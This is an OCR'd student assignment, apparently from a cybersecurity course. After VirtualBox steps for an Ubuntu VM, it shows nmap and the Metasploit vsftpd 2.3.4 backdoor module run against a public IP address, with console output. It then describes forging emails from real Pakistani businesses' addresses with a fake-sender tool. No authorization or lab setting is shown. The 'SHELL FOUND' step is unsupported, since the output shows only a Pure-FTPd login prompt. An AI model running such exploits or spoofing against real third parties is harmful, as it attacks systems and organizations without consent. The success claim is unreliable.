
STEP 8: Rest keep default setting

STEP 9: Go to settings

STEP 10: Set System, Display, Storage


STEP 11: In storage tab optical drive select ISO file of ubuntu


STEP 12: START the ubuntu machine






Create Virtual Machine
Hardware
You can modify virtual machine's hardware by changing amount of RAM and virtual CPU count.
Enabling EFI is also possible.
Base Memory:
4699 MB
4 MB
8192 MB
Processors:
1
1 CPU
4 CPUs
Enable EFI (special OSes only)
Help
Back
Next
Cancel



Create Virtual Machine
Virtual Hard disk
If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select an existing one. Alternatively you can create a virtual machine without a virtual hard disk.
Create a Virtual Hard Disk Now
Disk Size:
25.00 GB
4.00 MB
2.00 TB
Pre-allocate Full Size
Use an Existing Virtual Hard Disk File
Do Not Add a Virtual Hard Disk
Help
Back
Next
Cancel


Create Virtual Machine
Summary
The following table summarizes the configuration you have chosen for the new virtual machine.
When you are happy with the configuration press Finish to create the virtual machine.
Alternatively you can go back and modify the configuration.
Machine Name and OS Type
Machine Name UBUNTU2
Machine Folder C:/Users/hp/VirtualBox VMs/UBUNTU2
ISO Image
Guest OS Type Ubuntu (64-bit)
Hardware
Base Memory 4699
Processor(s) 1
EFI Enable false
Disk
Disk Size 25.00 GB
Pre-allocate Full Size false
Help
Back
Finish
Cancel


Ubuntu - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
System
Motherboard
Processor
Acceleration
Processors:
3
1 CPU
4 CPUs
Execution Cap:
100%
1%
100%
Extended Features:
Enable PAE/NX
Invalid settings detected
OK
Cancel
Help


Ubuntu - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Display
Screen
Remote Display
Recording
Video Memory:
128 MB
0 MB
128 MB
Monitor Count:
1
1
8
Scale Factor:
100%
100%
200%
Graphics Controller:
VMSVGA
Extended Features:
Enable 3D Acceleration
Invalid settings detected
OK
Cancel
Help


Ubuntu - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Storage
Storage Devices
Controller: IDE
ubuntu-23.10.1-desktop-...
Controller: SATA
Ubuntu.vdi
Attributes
Optical Drive:
IDE Secondary Device 0
Live CD/DVD
Information
Type: Image
Size: 4.82 GB
Location: C:\Users\hp\Downloads\ubuntu-23.1...
Attached to: --


Auto capture keyboard ...
Mouse integration ...
Ubuntu
Activate Windows
Go to Settings to activate Windows.

23EO4-ST#IS#6246– Task-4

TASK 4

A. Perform an FTP Backdoor on a target website using the Metasploit tool.

STEP 1: Select the target

NMAP -P21 <TARGET IP>

103.163.246.25

STEP 2 : Scan ftp open ports

STEP 3: Start metasploit framework

command-msfconsole

STEP 4: Check version of the service its running on it

Search vsftpd 2.3.4

STEP 5: use exploit/unix/ftp/vsftpd_234_backdoor

STEP 6: show options

STEP 7: Set RHOST <TARGET IP>

STEP 8: SHELL FOUND

```
Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-
                                       metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic

Activate Windows
Go to Settings to activate W
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-
                                       metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.2.129
RHOST => 192.168.2.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.2.129    yes       The target host(s), see https://docs.metasploit.com/docs/using-
                                       metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 103.163.246.
RHOST => 103.163.246.25
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 103.163.246.25:21 - Banner: 220---------- Welcome to Pure-FTPd
220-You are user number 1 of 50 allowed.
220-Local time is now 21:24. Server port: 21.
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
[*] 103.163.246.25:21 - USER: 331 User dj:) OK. Password required
```

B. Find Two Business Mail IDs of any Pakistan organizations that are vulnerable to email spoofing attacks

STEP 1: Search MAIL ID on Pakistan website

INURL: site:pk


URL: https://www.mahafashions.pk/

STEP 2: Go to temp mail and get one temporary mail to perform this task

URL: https://temp-mail.org/en/

STEP 3 : Open fake Email Sender tool

URL: https://tools.apgy.in/tool/fake-email-sender/




STEP4: On sender Email write Business Mail IDs of Pakistan organizations which we found


On Receiver E-mail id write temporary mail

STEP 5: Write Any message you want to send


STEP 6: Click on send Email



STEP 6: Email sent successfully. Now check on temporary mail whether you received the mail



STEP7: Mail received this means that Mail IDs is vulnerable to email spoofing attacks



2) STEP 1: : Search MAIL ID on Pakistan website

INURL: site:pk

